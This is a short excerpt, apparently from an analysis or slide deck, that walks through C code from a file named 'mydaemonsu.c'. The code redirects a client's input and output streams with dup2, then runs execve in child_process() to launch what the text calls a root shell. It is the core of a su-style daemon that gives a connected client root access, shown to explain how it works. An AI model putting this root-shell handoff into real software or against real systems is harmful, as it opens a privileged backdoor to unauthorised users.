
```
150
151
152     dup2(client_in, STDIN_FILENO);    //STDIN_FILENO = 0
153     dup2(client_out, STDOUT_FILENO);  //STDOUT_FILENO = 1
154     dup2(client_err, STDERR_FILENO);  //STDERR_FILENO = 2
155
```

- Child process launches a root shell

Filename – mydaemonsu.c

Function name –child_process()

Line number – 162



```
157     chdir("/");
158
159     char* env[] = {SHELL_ENV, PATH_ENV, NULL};
160     char* shell[] = {DEFAULT_SHELL, NULL};
161
162     execve(shell[0], shell, env);
163
```